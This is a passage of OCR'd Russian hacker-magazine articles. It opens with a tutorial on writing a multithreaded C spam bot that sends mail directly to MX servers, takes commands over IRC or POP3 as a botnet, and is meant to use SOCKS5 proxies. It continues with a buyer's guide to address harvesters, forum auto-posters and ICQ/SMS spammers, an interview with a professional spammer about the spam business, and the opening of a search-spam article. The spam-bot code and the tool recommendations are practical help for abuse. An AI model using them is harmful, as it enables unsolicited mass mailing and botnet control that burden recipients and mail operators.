 fgets(threads[i].email, 20, fp);
 if(!strcmp(threads[i].email, ""))
break;
 threads[i].host =
mx_query(threads[i].email);
 if(!threads[i].host) continue;
 asprintf(&(threads[i].msg), "%s",
message);
 asprintf(&(threads[i].sender), "%s",
sender);

 threads[i].status = THREAD_RUNNING;
 pthread_create(&(threads[i].thread),
NULL, send_email, &threads[i]);
}
```

В данном цикле мы ищем те потоки, которые изменили свой статус на THREAD_STOPPED. Когда найден один такой поток, происходит освобождение памяти, занятой информацией о задании, и заполнение структуры новым заданием. Из файла считывается новый адрес электронной почты, определяется IP-адрес почтового сервера, записываются сообщение и адрес отправителя. После этого поток помечается как THREAD_RUNNING, и с помощью функции pthread_create происходит создание нового потока. Первый аргумент этой функции — структура-дескриптор потока, следующая — атрибуты (необязательна), далее — функция, которая будет исполняться в потоке, и, наконец, аргумент этой функции — мы передаем относящийся к данному потоку элемент массива threads. Поток в данном случае зависим от родителя, пока не вызвана функция pthread_detach, и ожидать его завершения все же лучше функцией pthread_join. После того, как считаются все адреса электронной почты, будет вызвана как раз эта функция для ожидания завершения работы всех потоков, чей статус не равен THREAD_RUNNING. Функция pthread_join имеет два аргумента — дескриптор потока и переменную, в которую будет записан результат возврата функции, работающей в потоке.

Следующая проблема на пути реализации многопоточного приложения — синхронизация. Дело в том, что в случае считывания или попытки изменения одной и той же области памяти разными потоками может возникнуть ошибка или могут быть записаны неправильные данные. Для этого в библиотеке POSIX Threads имеется специальный способ — мьютексы. Использование мьютексов дает гарантию, что данный код исполняется в единственном потоке и позволяет избежать подобных ошибок. Мьютексы имеют тип — pthread_mutex_t, и для работы с ними предусмотрено несколько функций: pthread_mutex_init — инициализация, pthread_mutex_lock — блокирование, pthread_mutex_unlock — разблокирование, pthread_mutex_destroy — уничтожение мьютекса. При изменении глобальных переменных в потоке рекомендуется использовать данный метод. А сейчас перейдем к следующей части — определение IP-адреса mail-сервера.


**Для удобства сборки создадим Makefile**

➔ **DNS MX Query.** Естественно, что трюк с отсеканием части e-mail'а после «собаки» и использованием данного адреса в качестве мейл-сервера не пройдет, равно как и не пройдет использование официального SMTP-сервера для отправки писем легальными клиентами. Для спама нам нужен адрес, который используется для пересылки писем между мейл-серверами. Данный адрес хранится в записи MX в DNS. Очевидно, что стандартные функции gethostbyname и gethostbyaddr не могут быть использованы по двум причинам: они считывают только записи типов A и PTR, и, к тому же, они имеют проблемы с работой в многопоточных приложениях. Для нашей задачи необходимо альтернативное решение — использование библиотеки resolver. Данная библиотека позволяет делать любые DNS-запросы, и, к тому же, не имеет проблем в работе с потоками. Нам предлагаются следующие функции:

```
int res_query(char *host, int class, int
type, u_char *answer, size_t anslen);
int res_search(char *host, int class,
int type, u_char *answer, size_t
anslen);
int dn_expand(u_char *answer, u_char
*endofanswer, u_char *ptr, char *buffer,
int buflen);
```

Расскажу о них подробнее. Первые две функции делают запрос к DNS-серверу заданного класса и типа для имени host, и возвращают результат в answer. Их отличие состоит в том, что res_search обрабатывает опции, которые содержатся в элементе options структуры _res, определенной в файле arpa/nameser.h. Последняя функция «расширяет» сжатое имя и помещает результат в область памяти, указанную buffer. Чтобы сделать DNS-запрос для записи MX, нам необходимо указать C_IN в качестве класса и T_MX в качестве типа записи. Далее, с помощью dn_expand мы можем выделить значения MX-записей (к слову, их может быть несколько). В спам-боте я сделал основную функцию, которая считывает все записи, и оберточную, которая возвращает первую запись.

➔ **протокол SMTP.** Вот и подошли мы к самой ответственной части — отсылке сообщений по протоколу SMTP. После подключения к мейл-серверу спам-бот должен сообщить свой адрес с помощью команды EHLO:


```
asprintf(&buffer, "EHLO 127.0.0.1\r\n");
ret = send(sock, buffer, strlen(buffer),
0);
free(buffer);
if(ret == -1) goto error;
```

Далее мы дожидаемся ответа. Если первым в ответе идет число 250, значит, все нормально и можно переходить к следующей части. Хочу обратить внимание на то, что все команды, отправляемые серверу и приходящие от сервера, должны оканчиваться символами \r\n, или CR LF. Следующая команда указывает отправителя: MAIL FROM:<sender@sender.ru>. После получения положительного ответа указываем получателя: RCPT TO:<receiver@receiver.ru>. И, в конечном счете, команда DATA разрешает ввод данных. Следует заметить, что вводимое в дальнейшем сообщение завершает пара CR LF. Для завершения работы после отсылки сообщения используем команду QUIT, после чего можно разорвать соединение.


Опять же, для повышения быстродействия порекомендую тебе группировать адреса электронной почты по мейл-сервера и отправлять письма на несколько адресов в одном потоке.

➔ **управление спам-ботом.** Первое, что необходимо реализовать в управлении спам-ботом, будь то управление через POP3 или IRC — это аутентификация. Для простоты аутентифицироваться можно по одному паролю. Все команды, отправляемые спам-боту, имеют вид: password:command[:argument]. Пароль задается опцией командной строки при старте программы, а команды я решил сделать следующие: add добавляет адрес электронной почты в базу данных путем простого дописывания в конец файла, start запускает спам-бот на выполнение, а exit завершает работу программы. Для выделения отдельных частей в команде я применил замечательную функцию strtok(). Она имеет два аргумента — исходную строку и разделитель — и возвращает часть строки до разделителя. Если мы хотим получить часть строки от первого до второго разделителя, нам следует вызвать функцию повторно, но с NULL в качестве первого аргумента. Если же достигнут конец строки, функция strtok() возвращает NULL. Процедура admin() в моем спам-боте отвечает как раз за обработку команд. Специфические функции start_irc и start_pop с учетом взаимодействия со своим протоколом выделяют команды и передают их в процедуру admin(), которая работает так: первая часть до разделителя — символа двоеточия — сравнивается с паролем, в случае несовпадения происходит выход из процедуры; часть от первого двоеточия до второго или до конца строки сравнивается с существующими командами — в случае start выполняется процедура start(), в случае exit происходит выход из программы функцией exit(0), в случае add открывается файл со списком е-мейлов, считывается третий аргумент и добавляется в файл. В случае несовпадения ни с одной из перечисленных команд функция возвращает 0, в противном случае — 1. Естественно, при включенной опции verbose все изменения журналируются. Расширить функциональность ты можешь добавлением команд для изменения рассылаемого сообщения, для получения лога работы спам-бота, для остановки всех потоков без выхода из программы и так далее.

➔ **управление с помощью IRC.** Управление через IRC очень удобно, особенно в том случае, если у тебя не один спам-бот, а целый ботнет :). Можно отправлять команды всему ботнету одновременно, вдобавок к этому IRC имеет большую, по сравнению с POP3, скорость работы. Для защиты ботнета, как я уже говорил, можно ставить пароль на сервер или на канал. Но минусом является пол-




**Хорошо оформленный вывод usage() облегчит пользование ботом**




**Управление через POP3**

ная контролируемость сети IRC-опами, которым, как ни странно, бывает не все равно, что творится у них в сети. Короче говоря, приступим к реализации взаимодействия с протоколом, используя RFC 1459. Если сервер у нас запаролен, то первой командой будет команда PASS (напоминаю: в конце каждой команды здесь, по аналогии с SMTP, ставится \r\n):

```
PASS password
```

После этой довольно-таки незамысловатой аутентификации мы посылаем серверу nickname нашего спам-бота:

```
NICK nick
```

Затем отправляем команду USER, которая имеет следующий формат — USER <username> <hostname> <servername> :<realname>. Параметры hostname и servername должны быть проигнорированы сервером и не имеют для нас никакого значения. Символ двоеточия перед realname означает, что в realname могут содержаться пробелы, но значение данного параметра также не принципиально. В принципе, подключение к серверу на этом завершено. Далее нам следует обработать два типа сообщений, приходящих от сервера. В случае неактивности клиента сервер периодически отправляет ему сообщения вида PING :<text>. Наша задача — ответить серверу командной PONG с той же строкой. Для этого во всех входящих сообщениях с помощью strtok() выделяем первую часть до пробела, сравниваем ее с PING и отправляем серверу PONG :). Если же команда PONG не приходит, сервер автоматически отключает клиента. Следующий тип команд — сообщения от других клиентов, приходящих на канал или присылаемых в приват боту. Из них-то мы и должны выделить команду, которая пойдет на вход функции admin(). Первым в таких сообщениях идет имя пользователя с предваряющим двоеточием, а за ним — команда и ее параметры: NICK, в случае, если пользователь сменил ник, PRIVMSG — если пользователь отправил сообщение и так далее. Вот его-то нам и нужно обработать. После PRIVMSG идет имя пользователя или канал, на который отправлено сообщение, и уж затем, снова с двоеточием в начале, идет само сообщение. Обрабатывается все это также функцией strtok, нужно только не забывать проверять ее результат на NULL, чтобы не вызвать ошибку сегментации. На этом я завершаю описание данного протокола. Добавлю только, что для выхода используется команда QUIT :<message>.

➜ **управление через POP3.** Идея управления через POP3 основана на следующем: через заданный интервал проверяется указанный почтовый ящик, считывается количество писем, считывается последнее письмо и из него выделяются необходимые команды, причем команд в одном письме может быть несколько. Авторизация в IRC очень проста — она делается двумя командами USER user и PASS pass, которые, как обычно, заканчиваются символами \r\n. Ответы сервера всегда начинаются со строки +OK или -ERR, что означает успешное выполнение команды или ошибку соответственно. Следующим шагом будет получение количества сообщений. Это делается командой STAT без параметров, и в результате сервер возвращает +OK, а через пробел количество сообщений и размер сообщений в октетах. Количество сообщений мы запоминаем как номер последнего сообщения и получаем его командой RETR N, где N — номер сообщения. Хочу заметить, что в конце сообщения стоит точка в одной строке. Далее стоит решить, где передавать команды. Передавать команды в теме письма неудобно, так как она кодируется особым алгоритмом большинством клиентов при отправке. Я реализовал это следующим образом — в письмо добавляются строчки вида spambot:command, что позволяет выделить команду при помощи все того же strtok. После обработки письма удалим его — DELE <номер письма> и завершим работу командой QUIT. Все — теперь можно ждать какое-то время функцией sleep() и повторять вышеуказанные команды заново.

➜ **взаимодействие с SOCKS5-прокси.** Прокси типа SOCKS очень удобен. Нам достаточно подключиться, обменяться некоторыми начальными данными и работать так же, как и напрямую с сервером. Для начала пошлем прокси буфер из трех байтов. Первый байт содержит цифру 5 — версию протокола, следующий байт — единицу (длину опций), и последний — 0, как опция, указывающая на отсутствие авторизации. После этого получаем двухбайтовый ответ и анализируем второй байт: если он не равен нулю, произошла ошибка, и мы выходим из процедуры. Далее отправляем десятибайтовую команду. Первый байт(5) — версия протокола, второй байт определяет команду — в нашем случае 1 (connect). Следующий байт зарезервирован, и мы оставляем его равным нулю, а в идущие затем четыре байта копируем IP-адрес. Ну и, наконец, в последние два байта запишем порт, соответственно 0 и 25. Далее получаем 10-байтовый ответ и аналогично анализируем второй байт. Если он равен нулю, то подключение установлено, и можно начинать рассылку спама. Данная возможность отсутствует в программе — предлагаю тебе реализовать ее самому.

➜ **макросы в теле письма.** Наиболее часто используемые макросы в теле письма — это адрес отправителя, адрес получателя и текущая дата. Обозначим их следующим образом — %sender, %receiver и %te. При передаче сообщения в поток для отправки его необходимо преобразовать, заменив данные макросы на реальные значения. Приведу фрагмент кода, делающего эту работу:

```
for(ptr=buffer;*ptr!='\0';ptr++)
{
 if(!strncmp(ptr, "%te", 5))
{ strcat(result, date()); ptr += 4; }
 else if(!strncmp(ptr, "%sender", 7))
{ strcat(result, sender); ptr += 6; }
 else if(!strncmp(ptr, "%receiver", 9))
{ strcat(result, email); ptr += 8; }
 else strncat(result, ptr, 1);
}
```

Количество макросов очень легко расширяемо, и в такой реализации нет ничего сложного. Можно результат расширять динамически с помощью realloc(). Данную возможность я предоставлю тебе реализовать самому.

➜ **заключение.** Результатом моей работы явилась небольшая программа, предназначенная для массовой рассылки сообщений. Она обладает многими полезными функциями, такими как многопоточность, управление через IRC и POP3. Но все же она далеко не совершенна, и в этой статье я дал тебе много советов по поводу того, как улучшить функциональность бота. Удачного кодинга! C

ИДЕЯ УПРАВЛЕНИЯ ЧЕРЕЗ POP3 ОСНОВАНА НА СЛЕДУЮЩЕМ: ЧЕРЕЗ ЗАДАННЫЙ ИНТЕРВАЛ ПРОВЕРЯЕТСЯ УКАЗАННЫЙ ПОЧТОВЫЙ ЯЩИК, СЧИТЫВАЕТСЯ КОЛИЧЕСТВО ПИСЕМ, СЧИТЫВАЕТСЯ ПОСЛЕДНЕЕ ПИСЬМО И ИЗ НЕГО ВЫДЕЛЯЮТСЯ НЕОБХОДИМЫЕ КОМАНДЫ

**http://www.opennet.ru**
большая подборка документации, в том числе и по кодингу

**http://www.rfcs.org**
стандарты интернет RFC, здесь ты можешь найти подробную инфу о взаимодействии с протоколами POP3, SMTP и IRC

**http://www.codenet.ru**
подборка хорошей документации по кодингу, в том числе и по сетевому

# viagra cialis cost free

## Самый злобный и полезный инструментарий для спамера

КАКОЙ ЖЕ СПАМ БЕЗ ИНСТРУМЕНТОВ И ТУЛЗ? В ПЛАНЕ СПАМЕРСКОГО СОФТА ОБЫЧНОЕ ПОНИМАНИЕ «HACK TOOLS» КАК ТАКОВЫХ НЕМНОГО МЕНЯЕТСЯ. ЗДЕСЬ ШАРОВАРНАЯ ПРОГРАММА, ПУЩЕННАЯ В МАССОВОЕ ИСПОЛЬЗОВАНИЕ, МОЖЕТ ОКАЗАТЬСЯ НЕЗАМЕНИМЫМ ИНСТРУМЕНТОМ СПАМЕРА. ПРИЧЕМ ДАЛЕКО НЕ ВСЕ ПРИВАТНЫЕ ПРОДУКТЫ БУДУТ РАБОТАТЬ ЛУЧШЕ И КАЧЕСТВЕННЕЕ ШАРОВАРНЫХ БРАТЬЕВ (ДА И ВЫБОР СПАМ-УТИЛИТ НЕ ОЧЕНЬ ВЕЛИК). ВСЕ САМОЕ ВКУСНОЕ, ВАЖНОЕ И ПОЛЕЗНОЕ МЫ СОБРАЛИ В ОДНУ НЕБОЛЬШУЮ СТАТЬЮ. ЗНАКОМЬСЯ НА ЗДОРОВЬЕ!

Юрий Наумов aka Crazy_Script (script@real.xakep.ru)


**mailer.inc.ru**
E-MAILS HUNTER 1.46
SHAREWARE ($20)

Вся работа спамера начинается с большого (или не очень) и свежего спам-листа. Без него никуда! А где взять листы? Можно, конечно, купить где-нибудь на хакерском форуме, можно слезно попросить крутого хакера подарить небольшой листик, а можно — составить самому. Причем последний вариант очень даже перспективен и реален. E-mails Hunter как раз предназначен для «выдирания» адресов электронной почты с указанных страниц в Сети. Таким образом, появляется возможность составить именно тот спам-лист, который больше всего подходит конкретному взломщику (например, по тематике грабимых сайтов).

Весит это чудо всего 64 Kb и отличается от своих оппонентов достаточно высокой скоростью работы. При этом существует возможность исключать из спам-листа адреса по маске (например admin@ или @real.xakep.ru). Граббер не требует установки и без проблем работает через прокси. Бесплатно можно получить демо-версию программы на сайте производителя. От полной она отличается лишь тем, что «граб» ведется каждый раз с одного указанного сайта, в отличие от цепочки страниц в полноценной версии.

**bulkemailfinder.com**
E-MAIL SPIDER EASY 4.9.2
SHAREWARE

Еще один представитель семейства «грабберов», но на этот раз от зарубежного производителя. В отличие от своего брата, «паук» позволяет произвести более гибкую настройку выдирания адресов. В качестве параметров для поиска указываются ключевые слова, которые должны/не должны содержаться в списке найденных, максимальное количество соединений и потоков.

Файл-отчет также формируется по указанной маске (mail, mail&url, url, url&mail) в нужном формате (txt, html) для достижения большего удобства использования спам-листа в дальнейшем. И все же Spider работает чуть медленнее отечественного продукта. Тут стоит определиться с выбором: либо большая скорость, либо лучшее качество. Хотя эти факторы довольно-таки слабо влияют на работоспособность.


**ace-info.ru**
ACE FORM POSTER 3.6.4
FREEWARE


А это — необыкновенно гибкая утилита для полностью автоматического заполнения html-форм. С помощью нее автоматизируется и упрощается процесс отправки постов на форумы, гостевые книги, чаты, в разнообразные каталоги, борды и так далее. Форма заполняется автоматически и отправляет данные на неограниченное число серверов.

Все это осуществляется путем специальной настройки файл-маски. Содержание маски состоит из настроек и адреса страницы, перечисления имен кнопок, их порядка, полей ввода и информации, которой, собственно, необходимо заполнять те или иные поля. Например, заходим на форум с адресом http://myforum.com/forum.xhtml?-owner=username. В этом случае в маску необходимо будет добавить одно описание — ссылку на файл со списком ников. Значения из файла будут браться поочередно и ставиться вместо переменной username. Очень удобно. Весь процесс настройки и работы с программой качественно и подробно описан в справке к программе на русском языке. Уверен, что проблем с работой не возникнет, уж очень там все ясно написано. Отличный инструмент для спаминга по форумам и прочим присутственным местам Глобальной сети.

**kbbsoftware.com**
ADVANCED MASS SENDER 4.3
SHAREWARE

Этой программе мы можем по праву отдать первое место в нашем хит-параде. Я проникся ею еще года четыре назад, когда было модно мутить свои x-тимы :). Даже через модем скорость передачи писем тогда, благодаря поддержке пакетной отправки, достигала почти 400 штук в минуту! Прога имеет 100-процентную многопоточность и возможность проводить рассылку через несколько smtp-серверов одновременно. По тем временам это было супер, да и сегодня неплохо.

Утилита AMS имеет свой собственный высокопроизводительный smtp-сервер. Также в ее состав входит html-редактор с поддержкой таблиц, картинок и других подобных вещей (что немаловажно, когда спам рассылается в качестве рекламы), отличный прокси-чекер, подробнейшая статистика с логами всех транзакций. В завершение хочу отметить предельно простой интерфейс софтины и простоту ее освоения.




**gasaw.com**
PANTERA 3
SHAREWARE

Pantera — продукт российского производителя. Аналогично Form Poster'y, предназначена для размещения сообщений на форумах и досках объявлений. Версия PanteraEN выполняет те же функции, разве что заточена под англоязычные ресурсы. Для работы с ними нужно заполнить необходимые поля информацией и выбрать тематику. Выбор тематики размещаемой информации облегчают специально подобранные рубрики в самой программе.

Pantera позволяет разместить объявления более чем на 700 серверах. База серверов постоянно обновляется авторами программы и выкладывается на сайте. Хочу заметить, что в последней (третьей) версии переработана вся концепция размещения сообщений, что позволяет использовать в качестве цели любые доски, в том числе и те, которые защищены вводом кода картинки. За счет оптимизации потоков увеличилась скорость работы.

Прога прекрасно работает через прокси-серверы. Легкость настройки и простой интерфейс делает Пантеру доступной каждому.


**antishare.net**
MAIL.RU CHECKER 1.0
FREEWARE

Специальная утилита, предназначенная для верификации электронных адресов на mail.ru. В принципе, работает быстро, но не работает через прокси, а это, как известно, косяк в плане спамерского софта. В случае, если пользователь запретил показывать себя в результатах поиска, его электронный адрес будет помечаться как несуществующий.

В общем, инструмент не самый лучший в мире, но может пригодиться.

**massmail.ru**
ПРОДУКТЫ ADVANCED
SHAREWARE

Контора Advanced написала ряд программ для работы со спам-листами и рассылками сообщений. Их продукты могут удовлетворить запросы самых требовательных спамеров. Помимо грабберов адресов и рассылки данных, у них есть и другие тулзы. Например, качественный чекер адресов High Spedd Verifier. Он четко и быстро проверяет адреса на валидность, удаляет из списка нерабочие мыльницы. Почтовый ремейлер Advanced Direct Remailer позволит скрыть свой настоящий адрес и анонимно отправить сообщение на любой ящик.

На massmail.ru можно подробно ознакомиться с каждым из продуктов, а после ознакомления — забыть этот адрес и никогда в жизни не рассылать спам!

## ПРИВАТНЫЕ ПРОДУКТЫ

{**private.inattack.ru**}

**01** СМС спамер/ $30. За принцип работы спамера взят довольно-таки свежий сервис mail.ru agent'a по отправке смс. Соответственно, для проведения спаминга понадобятся почтовые аккаунты этой почтовой службы. От количества аккаунтов будет зависеть и скорость (сервис блокируется на 1 минуту после отправки). Есть поддержка socks, русского языка, основных русских операторов (Мегафон, МТС, Билайн).

**02** Mail.ru Agent Spamer / $70. Программа может как спамить по собранной базе адресов, так и совмещать спаминг с предварительным грабом адресов с ресурса. В особенности тулзы входят возможность работы через socks и многопоточность — рассылка сообщений нескольким пользователям одновременно.

**03** Imtale/ $100. Отличный инструмент для спама по icq. Прекрасно работает с потоками через прокси, причем автоматически удаляет из списка нерабочие. Блокировки прокси не происходит, тулза сама вовремя меняет адрес и продолжает работу. Разнообразные параметры посылки сообщений и авторизаций, отличная система мониторинга проведенной работы и многое другое.

**04** INSTA2 / $10. Очень функциональный спамер по протоколу icq. По возможностям не уступает IMtale. Ведет лог-файл ответов, работает через socks, поддерживает функции «сообщение-ответ-ответ».


# наши письма доходят всем!

## Разговор с известным спамером

ЧЕЛОВЕК, РАССЫЛАЮЩИЙ СОТНИ ТЫСЯЧ НЕПРОШЕННЫХ ПИСЕМ, РАССКАЗЫВАЕТ О СВОЕЙ ДЕЯТЕЛЬНОСТИ

Интервью взял Наумов Юрий aka Crazy script

**НЕКТО SPAMER**

{ID}
Весьма известный спамер, пожелавший остаться инкогнито. А вот когда, как и с кем он работал, ты узнаешь из этого интервью.

**Q: Как давно ты занимаешься спамингом? Что подвигло начать это дело?**
**A:** Пять лет назад у меня был интересный период в жизни (сразу после развода с первой женой), когда меня не интересовало ничего кроме водки, покера и телок. Денег особо не было, жил в съемной хате в Царицыно с приятелем, был весь в долгах и так далее. В один прекрасный момент мне все надоело, и я подался на «любимый» многими сайт JOB.RU. Там совершенно случайно наткнулся на вакансию от Диметриуса (думаю, знаешь такого). Ну, пришел к нему и в итоге ввязался в спам. Знание компов (с компами я с 11 лет) и здравое любопытство сыграло решающую роль. Ну, и бабки, конечно.
**Q: Нашел себя?**
**A:** Я не могу сказать, что нашел себя. Я, знаешь ли, многогранная натура, и спам — далеко не единственное мое занятие.
**Q: Есть еще какие-то? Расскажешь?**
**A:** Да, есть. Заведую лабораторией по созданию систем искусственного интеллекта. Также я владелец компании по производству игрового программного обеспечения. А остальное — не по профилю журнала «СПЕЦ», так что не интересно будет.
**Q: Внушает :). Сколько тебе лет? Какое образование?**
**A:** Мне 32. Образование высшее техническое.
**Q: Сейчас многие европейские страны (в том числе и РФ) объединяются в коалицию для совместной разработки законопроектов, направленных на пресечение распространения спама. Принесет ли это какой-нибудь ощутимый эффект?**
**A:** Вряд ли. Это не единственный случай, когда страны пытаются создать какие-нибудь общие законопроекты. Международно-правовых норм принято огромное количество, вот только соблюдаются ли они должным образом? Скорее всего, так будет и в этом случае. Возможно, в других странах эти законопроекты будут работать, но у нас… Принять можно любой закон, это не проблема, гораздо тяжелее добиться его соблюдения. У нас достаточно суровые санкции за убийства, но становится ли их меньше? Нет, а это одно из самых серьезных преступлений. Что тогда можно говорить о рекламе?
**Q: Расскажи про ELPHISOFT? Что это за контора? Как она появилась?**
**A:** Компанию я организовал сразу после того, как наши с Диметриусом пути разошлись (огромный ему респект). Первым продуктом был Reactor Mailer — система для массовых рассылок с управлением через веб-интерфейс. Была реализована довольно интересная кластерная


технология. Насколько мне известно, это был первый в мире кластерный мейлер с неограниченно наращивающейся мощностью. Система стала пользоваться большой популярностью и успешно конкурировала с DMC, еще одним известным продуктом того времени.

**Q: Чем вы занимались вместе с Диметриусом? И почему ваши пути все же разошлись?**

**A:** У нас немного разные подходы к ведению бизнеса. Помимо этого, я никогда не умел работать на кого-то, другими словами — два начальника под одной крышей не ужились. Однако я ему беспредельно благодарен за те времена.

**Q: Насколько Reactor Mailer востребована на сегодняшний день?**

**A:** На сегодняшний день Reactor Mailer (вернее, вторая ее версия) является одним из четырех методов рассылки спама вообще. То есть четверть рынка спам-софта принадлежит именно нашей системе.

**Q: Это же очень даже неплохой доход.**

**A:** Все познается в сравнении.

**Q: Сколько лет системе?**

**A:** Около четырех лет.

**Q: Кто участвовал в разработке системы? Ее основа была твоей идеей?**

**A:** Идея Reactor Mailer полностью принадлежит одному человеку, мне. Разработчики действовали строго по моему ТЗ, однако привносили и свои интересные наработки. Некоторые идеи поступали также и от пользователей в процессе длительного тестирования. Кстати, могу отметить, что разрабатывали систему одни из лучших кодеров бывшего СНГ.

**Q: Как тебе удалось так успешно собрать команду и соорудить настолько эффективный проект?**

**A:** Эффективность проекта была ясна заранее, не потребовался даже бизнес-план. А то, что я вышел на отличных исполнителей… Ну, что же, ищущий да обрящет. К тому же я никогда не скупился на оплату достойного труда и всегда был честен со своими работниками. А это, без ложной скромности, редкое качество в спам-бизнесе, да и в бизнесе вообще.

**Q: Насколько сейчас эффективно заниматься спамингом (например, начинающим) с помощью своих спам-листов и публичного софта? Реально на этом заработать?**

**A:** Это зависит от многих факторов, например, от качества этих самых спам-листов. А вообще, с точки зрения спама, начинающий от корифея ничем не отличается. Разве что спамить они будут разные темы. Так что если у новичка есть нормальные спам-базы, начальный капитал и желание, то мой ответ — да. Заработать реально.

**Q: Если самому составлять листы с помощью, например, таких программ, как e-mail hunter и подобных грабберов по сайтам?**

**A:** С помощью грабберов много не насобираешь. Тут нужно четко понимать, что спам — это массовая реклама, а не целевая. Поэтому для начала вам нужна спам-база как минимум на миллион адресов (например, рунета), чтобы почувствовать отдачу. Базы покупаются, а не собираются. Собирать базы — занятие точно не для новичков. Кстати говоря, Reactor Mailer был сделан именно для новичков, чтобы они не ломали себе голову вопросами типа «что подставить в hello» и как составить грамотный аутлук-шаблон. Там за него все делает автоматика.

**Q: Кто собирает спам-листы? Где можно купить качественный спам-лист? И насколько высока вероятность «кидалова»?**

**A:** Спам-листы собирают специальные люди. У них свой бизнес и налаженные технологические процессы. Эти специальные люди тусуются в специальных местах :). Вероятность кидалова ЧРЕЗВЫЧАЙНО высока.

**Q: О «специальных местах» поведаешь?**

**A:** Эти места несложно найти самому. Гугл еще никто не отменял.

**Q: А что тогда используют «корифеи» для спаминга, если твоя система для новичков?**

**A:** Моя система удовлетворяет всех, от новичков до профессионалов.

**Q: OK, давай немного о публичном софте для массовых рассылок. Насколько он является эффективным инструментом? Например, тот же Advanced Mass Sender. Какие факторы играют роль при выборе инструментов?**

**A:** Обычно пользователи хотят не скорость, а отдачу. На самом деле, мне тяжело говорить про AMC, поскольку я знаю и очень уважаю его автора. Для микроспама AMC, думаю, вполне пригоден и сейчас. Для рассылок по подписчикам тоже вполне. Короче, там, где не надо бороться с лингвистическими фильтрами и прочим, там, где не нужны суперскорости, суперпробивы и так далее. Advanced Mass Sender очень достойный продукт. Максиму Терентьеву персональный респект от меня.

**Q: С кем еще из личностей в мире спама ты общаешься? Есть знакомые не из России?**

**A:** Из России практически со всеми. Есть контакты и вне нашей Родины.

**Q: В работе с клиентами ты ставишь на кон свою многолетнюю репутацию… Клиенты о хотно верят? Или они сначала проверяют твое имя?**

**A:** Нет, тут моя репутация бежит впереди, я иногда даже сам удивляюсь. Частенько бывают сценарии, когда сначала на кошелек молча падает увесистая сумма в $$$, потом через несколько часов (!) приходит в асю совершенно новый контакт, говорит, что меня ему порекомендовали, и просит сделать аккаунт.

**Q: А как проходит работа с клиентами?**

**A:** Клиенты кидают сумму по прайсу, затем стучатся ко мне (или наоборот), и я им делаю их аккаунт по определенному тарифу. Все именно так.

**Q: Напоследок, что бы ты посоветовал людям, которые только собираются заняться спам-бизнесом? С чего им начать?**

С чтения Уголовного Кодекса **C**

# кровати для дома

## Поисковый спам

В НАЧАЛЕ 2006 ГОДА ЗЕМЛЮ ОБЛЕТЕЛА НОВОСТЬ О ТОМ, ЧТО ОФИЦИАЛЬНЫЙ НЕМЕЦКИЙ САЙТ КОНЦЕРНА BMW НАКАЗАН ПОИСКОВОЙ СИСТЕМОЙ GOOGLE ЗА ИСПОЛЬЗОВАНИЕ НЕЭТИЧНЫХ «ПОРНО-ТЕХНОЛОГИЙ» ПРИ ПРОДВИЖЕНИИ САЙТА В РЕЙТИНГЕ

Дмитрий Животягин

➜ **BMW и порно-технологии.** Сайт всемирно известной компании занимал лидирующие позиции в Google по наиболее популярным поисковым запросам, используя методы поискового спама. В результате чего был признан нарушителем «закона» и занесен в «черный список» поисковой системы — забанен (от английского ban — запрещать, налагать запрет). Казалось бы, где же тут развернуться спамеру?

